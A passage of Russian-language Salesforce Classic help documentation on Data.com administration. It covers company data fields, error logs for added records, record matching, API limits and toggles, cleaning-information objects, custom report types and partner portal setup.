| Второй код SIC               | Дополнительный код SIC, используемый для подробной классификации организации по отраслям. См. поле <a href="#">«Основной код SIC»</a> .     |
| Второе описание SIC          | Краткое описание рода деятельности организации на основе соответствующего кода SIC. См. поле <a href="#">«Основное описание SIC»</a> .      |
| Второй торговый стиль        | Дополнительный торговый стиль, используемый организацией. См. поле <a href="#">«Основной торговый стиль»</a> .                              |
| Шестой код NAICS             | Дополнительный код NAICS, используемый для подробной классификации организации по отраслям. См. поле <a href="#">«Основной код NAICS»</a> . |
| Шестое описание NAICS        | Краткое описание рода деятельности организации на основе соответствующего кода NAICS. См. поле <a href="#">«Основное описание NAICS»</a> .  |
| Шестой код SIC <sup>*</sup>  | Дополнительный код SIC, используемый для подробной классификации организации по отраслям. Максимальная длина: 8 символов.                   |
| Шестое описание SIC8*        | Краткое описание рода деятельности организации на основе соответствующего кода SIC. Максимальная длина: 80 символов.                        |

| Поле                     | Описание  |
|--------------------------|---|
| Шестой код SIC           | Дополнительный код SIC, используемый для подробной классификации организации по отраслям. См. поле <a href="#">«Основной код SIC»</a> .   |
| Шестое описание SIC      | Краткое описание рода деятельности организации на основе соответствующего кода SIC. См. поле <a href="#">«Основное описание SIC»</a> .  |
| Индикатор малого бизнеса | Данное поле определяет компании, принадлежащие малому бизнесу согласно Управлению по делам малого бизнеса при Правительстве США. Dun & Bradstreet предоставляет данные сведения только для организаций в США. |
| Фондовая биржа           | Биржа, соответствующая <a href="#">биржевому символу</a> компании. Например: NASDAQ или NYSE.   |
| Индикатор филиала        | Данное поле определяет компании, которые принадлежат другой организации более чем на 50 процентов.  |
| S&P 500                  | Значение «Истина» или «Ложь». Если «Истина», то компания представлена в индексе S&P 500. Если «Ложь», то компания не представлена в индексе S&P 500.  |
| Номер телефона           | Основной номер телефона компании.   |
| Третий код NAICS         | Дополнительный код NAICS, используемый для подробной классификации организации по отраслям. См. поле <a href="#">«Основной код NAICS»</a> .   |
| Третье описание NAICS    | Краткое описание рода деятельности организации на основе соответствующего кода NAICS. См. поле <a href="#">«Основное описание NAICS»</a> .  |
| Третий код SIC8*         | Дополнительный код SIC, используемый для подробной классификации организации по отраслям. Максимальная длина: 8 символов.   |
| Третье описание SIC8     | Краткое описание рода деятельности организации на основе соответствующего кода SIC. Максимальная длина: 80 символов.  |
| Третий код SIC           | Дополнительный код SIC, используемый для подробной классификации организации по отраслям. См. поле <a href="#">«Основной код SIC»</a> .   |
| Третье описание SIC      | Краткое описание рода деятельности организации на основе соответствующего кода SIC. См. поле <a href="#">«Основное описание SIC»</a> .  |
| Третий торговый стиль    | Дополнительный торговый стиль, используемый организацией. См. поле <a href="#">«Основной торговый стиль»</a> .  |

| Поле                                   | Описание  |
|--|---|
| Биржевой символ                        | Буквенное сокращение, используемое для определения публично торгуемых акций отдельной компании. Также называется биржевым символом акций.   |
| URL-адрес                              | Адрес основного корпоративного веб-сайта.   |
| Американский ИНН                       | Идентификационный номер компании, используемый Налоговой службой США при соблюдении налогового законодательства. Также называется федеральным идентификационным номером налогоплательщика. Dun & Bradstreet предоставляет данные сведения только для организаций в США. |
| Индикатор принадлежности женскому полу | Данное поле определяет компании, которые принадлежат или контролируются женским полом более чем на 50 процентов. Dun & Bradstreet предоставляет данные сведения только для организаций в США.   |
| Год начала                             | Год основания компании или год приобретения контрольного пакета текущим руководством. Если год основания или приобретения компании недоступен, то используется год создания записи Dun & Bradstreet. Dun & Bradstreet не предоставляет данные сведения для филиалов.    |

\* Доступно только при наличии лицензии Data.com Premium Prospector



## Исправление ошибок добавления записей Data.com

При наличии ошибок, препятствующих добавлению как минимум одной записи Data.com в систему Salesforce, пользователь может просмотреть CSV-файл журнала ошибок, предназначенного для исправления любых ошибок добавления записей.

Доступ к журналу ошибок определяется действиями, предпринятыми пользователем.

При попытке добавления:

- менее 200 записей пользователю отображается сообщение, содержащее ссылку на журнал ошибок на вкладке «Файлы».
- более 200 записей пользователю отправляется сообщение эл. почты, содержащее ссылку на журнал ошибок на вкладке «Файлы».
- любого количества записей, если *отключена* поддержка Chatter, пользователю отправляется сообщение эл. почты, содержащее вложенный журнал ошибок.

1. Откройте журнал ошибок добавления записей, просмотрите ошибки и выполните одно из указанных ниже действий.

- При отображении ошибок, связанных с повторяющимися записями, действия не выполняются. Ошибки *повторения* уведомляют о наличии соответствующих записей в системе Salesforce и препятствуют их повторному добавлению. Если настройки Data.com разрешают использование повторов, то ошибки *повторения* не отображаются. Если настройки Data.com разрешают повторы, но организация использует правила, препятствующие созданию повторяющихся записей, то необходимость блокировки повторяющейся записи будет определяться повторяющимся правилом. Записи, заблокированные повторяющимся правилом, будут отображаться в журнале ошибок.
- При отображении ошибок, связанных с настраиваемыми конфигурациями организации (например, триггеры, правила проверки или бизнес-правила), сообщите администратору о необходимости исправления данных конфигураций.
- При использовании раскрывающихся списков «Область» и «Страна» и отображении ошибок, связанных с доступными областями или странами, сообщите администратору о необходимости добавления отдельной области или страны в связанный список.
- При отображении любых других ошибок обратитесь к администратору, которому, в свою очередь, может потребоваться помощь службы поддержки Salesforce.

2. Повторите добавление записей Data.com в систему Salesforce после исправления всех ошибок.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления организаций из Data.com:

- «Создание» для организаций

Для добавления контактов из Data.com:

- «Создание» для контактов

Для добавления контактов Data.com из организации:


- «Чтение» для организаций И «Создание» для контактов

Для добавления контактов Data.com в качестве интересов:

- «Создание» для интересов

## Общие сведения о способах сопоставления записей Salesforce и Data.com

При использовании Data.com для очистки сведений об организациях, контактах и интересах Salesforce рекомендуем изучить способы сравнения и сопоставления записей Salesforce с записями Data.com.

 **Совет:** Дополнительную информацию о службе сопоставления Data.com, включая краткое графическое представление и подробные примеры, см. в официальном документе [Data.com Record Matching in Salesforce](#).

Посмотреть демонстрационный ролик:  [Общие сведения о правилах соответствия](#)

Сравнение и сопоставление записей Salesforce и Data.com выполняется двумя способами.

- Вручную: при нажатии кнопки **«Очистить»** для отдельной организации, контакта или интереса.
- Автоматически: при использовании заданий по очистке всех организаций, контактов или интересов.

*Автоматическая* очистка доступна только организациям, использующим функцию Data.com Clean. *Ручная* очистка доступна всем лицензированным пользователям Data.com Prospector.

При первоначальной ручной или автоматической очистке записи Salesforce служба сопоставления выполняет поиск похожих записей Data.com. Служба сопоставления проверяет значения полей каждой записи на наличие идентичных или похожих данных, позволяющих подтвердить, что обе записи относятся к одному объекту (например, к одной организации, контакту или интересу). При обнаружении совпадения Data.com связывает данные записи по числовому значению поля «Ключ Data.com». При каждой очистке контактов и интересов Salesforce сопоставление записей выполняется службой сопоставления. При каждой очистке организаций Salesforce сопоставление (или поиск) записей выполняется по полю «Номер D-U-N-S». Пустое поле «Номер D-U-N-S» инициирует использование службы сопоставления. Если следующая очистка записи Salesforce отличается большим количеством изменений, то служба сопоставления может выполнить повторный поиск более подходящих записей Data.com.

 **Прим.:**

- Чтобы выполнить повторное сопоставление организаций посредством службы сопоставления, независимо от наличия поля «Номер D-U-N-S», обратитесь в службу поддержки Salesforce. Обратите внимание, что служба сопоставления может назначить некоторым организациям статус очистки Data.com «Не найдено».
- Повторное сопоставление организаций автоматически выполняется посредством службы сопоставления, если поле «Номер D-U-N-S» соотносится повторно или не соотносится, либо компонент Data.com приобретен до 16 декабря 2011 года.

Ниже перечислены важные поля контактов и интересов.

- Имя
- Эл. почта

Рекомендуем использовать прямой адрес эл. почты, а не групповой (например, info@org.com). Как правило, идентичные адреса эл. почты инициируют совпадение, при условии, что другие значения записи не конфликтуют. **Примечание.** Data.com не хранит адреса эл. почты, которые могут являться личными контактными данными (например, Gmail или Yahoo).

- Имя организации (для контактов); Компания (для интересов)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

- Должность
- Тел.

Ниже перечислены важные поля организаций.

- Имя организации
  - Убедитесь, что имя организации не содержит несвязанные артефакты (например, номера (1002), специальные символы (!#@#) или несвязанные слова). (Данные символы могут использоваться только в названии компании.)
  - Рекомендуем использовать имена областей и стран только в названии компании.
  - Если имя организации содержит несколько слов (например, *DSGI Business (PC World Business)*), рекомендуем указать все слова.
  - Если имя организации соответствует имени веб-сайта (например, *salesforce.com*), рекомендуем опустить субдомен (например, *.com*).
- Адрес для счета
  - Рекомендуем использовать полный адрес.
  - Рекомендуем заполнить поле «Страна». Данное действие позволяет оптимизировать уровни совпадения.
  - Рекомендуем заполнить поле «Область» или «Почтовый индекс».
  - Если номер дома, в котором располагается организация, не известен, рекомендуем использовать только название улицы. В отличие от пустого значения, название улицы, введенное без номера дома, повышает вероятность обнаружения совпадения.
- Веб-сайт
- Тел.

## Как ограничения на API определяются для Data.com

Ограничения по количеству вызовов Data.com определяются количеством и типом приобретенных лицензий Data.com. Указанная информация доступна только для чтения. Рекомендуем использовать данную информацию для отслеживания показателей использования вызовов Data.com API.

Ограничения для вызовов применяются на уровне организации Salesforce.

| Ограничение                               | Определение  |
|---|--|
| Всего совпадающих вызовов                 | Общее количество вызовов API, доступных в течение суток.   |
| Оставшееся количество совпадающих вызовов | Количество вызовов API, которое все еще доступно для использования данным интерфейсом API в течение суток. |
| Всего поисковых вызовов                   | Общее количество вызовов API, доступных в течение суток.   |
| Оставшееся количество поисковых вызовов   | Количество вызовов API, которое все еще доступно для использования данным интерфейсом API в течение суток. |

Чтобы вычислить доступное ограничение, воспользуйтесь следующей формулой:  
 $1000 \times (\text{количество лицензий}) = (\text{ограничение для вызовов API})$ .

Ограничение для вызовов Match API определяется количеством доступных лицензий на функцию очистки Data.com. Ограничение для вызовов Search API определяется количеством доступных лицензий на функцию поиска потенциальных клиентов Data.com.

## Включение или выключение функции Data.com API

Функция Data.com API включена по умолчанию. Чтобы включить или выключить функцию Data.com API, установите или снимите флажок «Включить Data.com API».

Чтобы выключить интерфейсы Data.com API, выполните указанные ниже действия.

1. Введите строку «Администрирование Data.com» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Настройки API**».
2. Чтобы отменить доступ, снимите флажок «**Разрешить доступ к Data.com API**».
3. Чтобы применить и сохранить внесенные изменения, нажмите кнопку «**Сохранить**».

Чтобы включить интерфейсы Data.com API, выполните указанные ниже действия.

1. Введите строку «Администрирование Data.com» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Настройки API**».
2. Чтобы предоставить доступ, установите флажок «**Разрешить доступ к Data.com API**».
3. Установите флажок «**Я ознакомлен и принимаю указанные выше условия**» и нажмите кнопку «**Подтвердить**».

**Юридическая информация.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Data.com API позволяет настраивать, создавать и интегрировать функции очистки и поиска потенциальных клиентов Data.com в собственные бизнес-процессы и бизнес-правила. Данные функции предоставляют администраторам дополнительные полномочия для обработки и очистки данных о клиентах, в связи с чем, считаем нужным напомнить, что, согласно действующему Основному соглашению о подписке, охватывающему функции очистки и поиска потенциальных клиентов Data.com, а также документу Data.com Security, Privacy and Architecture Documentation, доступному на веб-сайте help.salesforce.com, поля данных о клиентах, выбранные для обработки и/или очистки, могут быть перенесены в инфраструктуру Data.com для совместной работы. Если дополнительные полномочия представляют угрозу конфиденциальности или безопасности данных организации, рекомендуем ограничить типы полей данных о клиентах, выбираемых для обработки и очистки, или отказаться от доступа к Data.com API путем снятия флажка «Разрешить API-доступ».

4. Чтобы включить доступ к Data.com API, нажмите кнопку **«Сохранить»**.

## Администрирование Data.com. Вопросы и ответы

Данный раздел содержит ответы на некоторые типичные вопросы администраторов о продукте Data.com.

[Как определить продукт Data.com, используемый в организации?](#)

[Поля Salesforce, изменяемые функцией Data.com Clean](#)

[Какой продукт должна использовать моя организация для очистки записей организаций, контактов и интересов?](#)

[Что делать при достижении пользователями Data.com ограничения на добавление?](#)

[Можно ли предотвратить автоматическое обновление записей заданиями по Data.com Clean?](#)

[Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»?](#)

[Как часто задания по Data.com Clean обновляют все мои организации, контакты, интересы и компании D&B?](#)

СМ. ТАКЖЕ:

[Получайте высококачественные данные там, где это нужно при помощи Salesforce](#)

### Как определить продукт Data.com, используемый в организации?

Чтобы определить используемый продукт, откройте страницу «Лицензии и ограничения Data.com». Введите строку «Лицензии и ограничения» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Лицензии и ограничения»**. Если организация приобрела продукт Data.com Corporate Prospector, то заголовок данного раздела страницы будет содержать слово «Corporate». Если организация приобрела продукт Data.com Premium Prospector, то заголовок будет содержать слово «Premium».

СМ. ТАКЖЕ:

[Data.com Clean](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Поля Salesforce, изменяемые функцией Data.com Clean

### Прим.:

- Если организация использует настраиваемые соотношения полей Data.com и Salesforce, то данный список может содержать другие поля.
- При наличии как минимум одного нередактируемого поля организации, контакта или интереса система может отображать следующее сообщение: «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным объекта» или «Обновление доступно только для некоторых отображающихся здесь полей по причине ограниченного доступа к полям объекта "Организация"». При отображении подобного сообщения обратитесь за помощью к администратору.

При использовании функции Data.com Clean для ручной или автоматической очистки записи Salesforce поля записи обновляются данными Data.com. Ниже перечислены поля, подлежащие обновлению.

### Поля организаций

|  |                 |
|--|-----------------|
| Имя организации                                    | Отрасль         |
| Местоположение организации                         | Код NAICS       |
| Годовой доход                                      | Описание NAICS  |
| Адрес для счета                                    | Ответственность |
| Статус очистки                                     | Тел.            |
| Компания D&B (только Premium Prospector и очистка) | Код SIC         |
| Ключ Data.com                                      | Описание SIC    |
| Номер D-U-N-S                                      | Биржевой символ |
| Описание   | Торговый стиль  |
| Сотрудники   | Веб-сайт        |
| Факс   | Год начала      |

### Поля контактов

|                |                |
|----------------|----------------|
| Статус очистки | Почтовый адрес |
| Ключ Data.com  | Тел.           |
| Эл. почта      | Должность      |
| Имя            |                |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Поля интересов

|  |                        |
|--|------------------------|
| Адрес  | Эл. почта              |
| Годовой доход                                      | Отрасль                |
| Статус очистки                                     | Имя                    |
| Компания   | Количество сотрудников |
| Номер D-U-N-S компании                             | Тел.                   |
| Компания D&B (только Premium Prospector и очистка) | Должность              |
| Ключ Data.com                                      |                        |

## СМ. ТАКЖЕ:

[Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным?»](#)

[Очистка отдельных записей Salesforce](#)

### Какой продукт должна использовать моя организация для очистки записей организаций, контактов и интересов?

Компания salesforce.com предлагает пользователям несколько продуктов. Подробнее о наборе продуктов Data.com и параметрах очистки, представленных в каждом из компонентов, вы можете узнать в разделе [Получение качественных данных тогда, когда это нужно, прямо в Salesforce](#).

Чтобы включить функцию очистки в организации, обратитесь в компанию Salesforce.

## СМ. ТАКЖЕ:

[Data.com Clean](#)

### Что делать при достижении пользователями **Data.com** ограничения на добавление?

Чтобы приобрести дополнительные лицензии для пользователей Data.com, обратитесь к менеджеру по работе с клиентами Salesforce.

## СМ. ТАКЖЕ:

[Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?](#)

### Можно ли предотвратить автоматическое обновление записей заданиями по **Data.com Clean**?

Да. Просто выполните [данные рекомендации](#).

## СМ. ТАКЖЕ:

[Data.com Clean](#)

[Отмена обновления записей при выполнении заданий Data.com Clean](#)

## Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»?

При неудачном редактировании как минимум одного поля записи организации, контакта или интереса данное сообщение отображается пользователям, выполняющим очистку записи вручную посредством функции Data.com Clean. Поля, доступные для редактирования, также могут быть очищены.

Чтобы гарантировать возможность редактирования **полей Salesforce, изменяемых при очистке записей** (включая поля D&B), обратитесь к администратору. Порядок действий администратора определяется версией системы Salesforce, которую использует компания.

- При использовании версии Contact Manager Edition, Group Edition или Professional Edition убедитесь, что поля используются соответствующим макетом страницы.
- При использовании версии Enterprise Edition, Performance Edition или Unlimited Edition убедитесь, что параметрам безопасности полей задано значение «Доступно».

СМ. ТАКЖЕ:

[Поля Salesforce, изменяемые функцией Data.com Clean](#)

[Использование Data.com. Вопросы и ответы](#)

## Как часто задания по Data.com Clean обновляют *все* мои организации, контакты, интересы и компании D&B?

Периодичность выполнения заданий определяется посредством страницы «Задания по очистке». Существует два типа заданий.

### Полная синхронизация

Данные задания очищают все записи, независимо от их статуса очистки.



**Прим.:** Если задания разрешают игнорировать пропущенные записи, то записи со статусом очистки «Пропущено» не подлежат очистке.

### Добавочная синхронизация

Данные задания очищают только записи со статусом очистки «Не сравнялось».

Полная синхронизация выполняется только при наличии заданий, запланированных как минимум на один день недели.


Полная синхронизация контактов и интересов выполняется каждые 14 дней для всех подходящих записей.

Для записей компании D&B полное задание синхронизации запускается каждые 14 дней. Очистка записей осуществляется только при выполнении полной синхронизации.

Частота выполнения полной синхронизации организаций определяется выбранной службой сопоставления и наличием значения в поле «Номер D-U-N-S компании». При *наличии* номера D-U-N-S полная синхронизация организаций выполняется каждые 14 дней, независимо от используемой службы сопоставления. При *отсутствии* номера D-U-N-S просмотрите таблицу ниже.

| Служба сопоставления   | Частота очистки организаций <i>без</i> номера D-U-N-S |
|------------------------|---|
| Сопоставление Data.com | Каждые 14 дней  |



| Служба сопоставления    | Частота очистки организаций <i>без</i> номера D-U-N-S  |
|-------------------------|--|
| Сопоставление DUNSRight | <p>Каждые 30 дней</p> <p> <b>Прим.:</b> При каждом выполнении полной синхронизации для организаций без номера D-U-N-S рекомендуем задавать параметру «Полная синхронизация при выполнении следующего задания» на странице «Задания по очистке» значение «Вкл.». После выполнения полной синхронизации данному параметру задается значение «Выкл.», которое не может быть изменено на значение «Вкл.» в течение 30 дней после завершения последней полной синхронизации.</p> |

СМ. ТАКЖЕ:

[Планирование заданий по очистке Data.com](#)

[Расписание полной синхронизации записей организаций Salesforce с использованием Data.com Clean](#)

## Использование сведений об очистке организаций, контактов и интересов

### Общие сведения об объекте «Сведения об очистке организации»

Объект «Сведения об очистке организации» является фоновым, то есть хранит метаданные, которые используются для определения статуса очистки записи организации.

Объект «Сведения об очистке организации» — это снимок данных, доступных в записи организации Salesforce и совпадающей записи Data.com на момент очистки записи Salesforce.

Объект «Сведения об очистке организации» содержит битовые векторные поля, компонентные поля которых соответствуют отдельным полям объекта и предоставляют связанные данные или сведения о статусе данных полей. Например, битовое векторное поле IsDifferent содержит поле IsDifferentState. Если поле IsDifferentState содержит значение False, то запись организации Salesforce и совпадающая запись Data.com используют *одинаковое* значение поля «Область».

Ниже перечислены доступные битовые векторные поля.

- CleanedBy определяет одушевленный (пользователь) или неодушевленный предмет (задание по очистке), очистивший запись организации.
- IsDifferent определяет поле записи организации, значение которого отличается от соответствующего поля совпадающей записи Data.com.
- IsFlaggedWrong определяет поле записи организации, значение которого помечается как неверное в Data.com.
- IsReviewed определяет поле записи организации со статусом «Просмотрено», соответствующим просмотренному, но неприятому значению.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Некоторые поля объекта «Сведения об очистке организации» могут быть изменены администраторами на странице «Сведения об очистке организации».

Чтобы автоматизировать процесс очистки или связанной обработки записей организаций, разработчики могут создавать триггеры, считывающие поля объекта «Сведения об очистке организации». Например, создайте триггер, считывающий поле «Статус очистки» для объекта «Организация». Если поле организации «Статус очистки» содержит значение «Отличается», а поле «Улица для счета» не содержит значения, то триггер может назначить записи статус «Не сравнивалось».

СМ. ТАКЖЕ:

[https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce\\_api\\_objects\\_accountcleaninfo.htm](https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_accountcleaninfo.htm)

### Общие сведения об объекте «Сведения об очистке контакта»

Объект «Сведения об очистке контакта» является фоновым, то есть хранит метаданные, которые используются для определения статуса очистки записи контакта.

Объект «Сведения об очистке контакта» — это снимок данных, доступных в записи контакта Salesforce и совпадающей записи Data.com на момент очистки записи Salesforce.

Объект «Сведения об очистке контакта» содержит битовые векторные поля, компонентные поля которых соответствуют отдельным полям объекта и предоставляют связанные данные или сведения о статусе данных полей. Например, битовое векторное поле `IsDifferent` содержит поле `IsDifferentEmail`. Если поле `IsDifferentEmail` содержит значение `False`, то запись контакта Salesforce и совпадающая запись Data.com используют *одинаковое* значение поля «Эл. почта».

Ниже перечислены доступные битовые векторные поля.

- `CleanedBy` определяет одушевленный (пользователь) или неодушевленный предмет (задание по очистке), очистивший запись контакта.
- `IsDifferent` определяет поле записи контакта, значение которого отличается от соответствующего поля совпадающей записи Data.com.
- `IsFlaggedWrong` определяет поле записи контакта, значение которого помечается как неверное в Data.com.
- `IsReviewed` определяет поле записи контакта со статусом «Просмотрено», соответствующим просмотренному, но неприянтому значению.

Чтобы автоматизировать процесс очистки или связанной обработки записей контактов, разработчики могут создавать триггеры, считывающие поля объекта «Сведения об очистке контакта».

СМ. ТАКЖЕ:

[https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce\\_api\\_objects\\_contactcleaninfo.htm](https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_contactcleaninfo.htm)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Общие сведения об объекте «Сведения об очистке интереса»

Объект «Сведения об очистке интереса» является фоновым, то есть хранит метаданные, которые используются для определения статуса очистки записи интереса.

Объект «Сведения об очистке интереса» — это снимок данных, доступных в записи интереса Salesforce и совпадающей записи Data.com на момент очистки записи Salesforce.

Объект «Сведения об очистке интереса» содержит битовые векторные поля, компонентные поля которых соответствуют отдельным полям объекта и предоставляют связанные данные или сведения о статусе данных полей. Например, битовое векторное поле `IsDifferent` содержит поле `IsDifferentTitle`. Если поле `IsDifferentTitle` содержит значение `False`, то запись интереса Salesforce и совпадающая запись Data.com используют *одинаковое* значение поля «Должность».

Ниже перечислены доступные битовые векторные поля.

- `CleanedBy` определяет одушевленный (пользователь) или неодушевленный предмет (задание по очистке), очистивший запись интереса.
- `IsDifferent` определяет поле записи интереса, значение которого отличается от соответствующего поля совпадающей записи Data.com.
- `IsFlaggedWrong` определяет поле записи интереса, значение которого помечается как неверное в Data.com.
- `IsReviewed` определяет поле записи интереса со статусом «Просмотрено», соответствующим просмотренному, но неприянтому значению.

Чтобы автоматизировать процесс очистки или связанной обработки записей интересов, разработчики могут создавать триггеры, считывающие поля объекта «Сведения об очистке интереса».

СМ. ТАКЖЕ:

[https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce\\_api\\_objects\\_leadcleaninfo.htm](https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_leadcleaninfo.htm)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Создание типа настраиваемого отчета по сведениям об очистке организаций, контактов или интересов

Создайте типы настраиваемых отчетов для составления отчетов по сведениям об очистке организаций, контактов и интересов. Типы настраиваемых отчетов по сведениям об очистке позволяют быстро просматривать сведения об очистке разных записей посредством одного отчета. Рекомендуем использовать данные сведения для определения шаблонов и трендов данных, а также управления или изменения способа очистки записей.

1. В разделе «Настройка» введите «*Типы отчетов*» в поле «Быстрый поиск», затем выберите «**Типы отчетов**».
2. Нажмите кнопку «**Создать тип настраиваемого отчета**».
3. Выберите объект «*Организации*», «*Контакты*» или «*Интересы*» в качестве основного и определите другие обязательные поля.
4. При необходимости выберите категорию «*Организации и контакты*» или «*Интересы*».
5. Нажмите кнопку «**Далее**».
6. Свяжите соответствующий объект «Сведения об очистке» («Сведения об очистке организации», «Сведения об очистке контакта» или «Сведения об очистке интереса») с выбранным основным объектом. Примите стандартное значение для параметра «Взаимосвязь "А"—"В"».
7. Выберите нужный статус развертывания.
8. Нажмите кнопку «**Сохранить**».

Теперь новые типы настраиваемых отчетов могут использоваться для создания настраиваемых отчетов.

СМ. ТАКЖЕ:

[Создание типа настраиваемого отчета](#)

[Составление отчетов по записям Salesforce с конкретным статусом очистки Data.com](#)

## Предоставление пользователям права на совместное использование данных с партнерами

### Общие сведения о партнерских порталах

Система поддерживает создание партнерских порталов, позволяющих повысить эффективность управления партнерами.

В таблице ниже рассмотрены отличительные особенности партнерского портала.

| <b>Партнерский портал</b>     |   |
|-------------------------------|---|
| <b>Назначение</b>             | Данный портал предоставляет бизнес-партнерам доступ к разрешенным данным Salesforce.              |
| <b>Интерфейс пользователя</b> | Данный портал поддерживает сверхнастраиваемый интерактивный пользовательский интерфейс и функции, |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»


| <b>Партнерский портал</b>                   |  |
|---|--|
|   | аналогичные функциям Salesforce (например, полномочия, настраиваемые объекты, правила общего доступа и веб-вкладки).   |
| <b>Поддерживаемые типы записей</b>          | Организации, контакты, документы, идеи, интересы, возможности, решения и настраиваемые объекты.  |
| <b>Количество</b>                           | Дополнительную информацию можно получить в компании Salesforce.  |
| <b>Административные элементы управления</b> | <p>Ниже перечислены действия, доступные администраторам.</p> <ul style="list-style-type: none"> <li>• Создание имен пользователей и паролей для партнерского портала</li> <li>• Управление информацией о пользователях партнерского портала</li> <li>• Управление пользователями партнерского портала посредством полномочий, ролей и правил общего доступа</li> </ul> |
| <b>Пользовательские элементы управления</b> | Пользователи-партнеры могут обновлять собственные данные.  |

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

## Настройка партнерского портала

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Чтобы настроить партнерский портал, выполните указанные ниже действия.

### 1. Создайте как минимум один портал.

Для каждого портала:

#### a. Настройте параметры и шаблоны сообщений.

[Мастер преобразования доступа пользователя портала](#) отображается автоматически после начального сохранения параметров первого клиентского

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки партнерского портала:

- «Настройка приложения»

или партнерского портала. Данный мастер позволяет заблокировать доступ пользователей портала к записям и папкам, принадлежащим пользователям Salesforce.


- b.** Настройте шрифты и цвета.
  - c.** Настройте доступные вкладки и порядок вкладок.
  - d.** Настройте языки портала.
- 2.** При необходимости включите поддержку Salesforce CRM Content, Salesforce Knowledge, функции управления правами, сообщества «Идеи» или «Ответы».
- 3.** Создайте профили партнеров.
- Для каждого профиля партнера:
- a.** Настройте макеты страниц.
  - b.** Настройте списковые представления.  
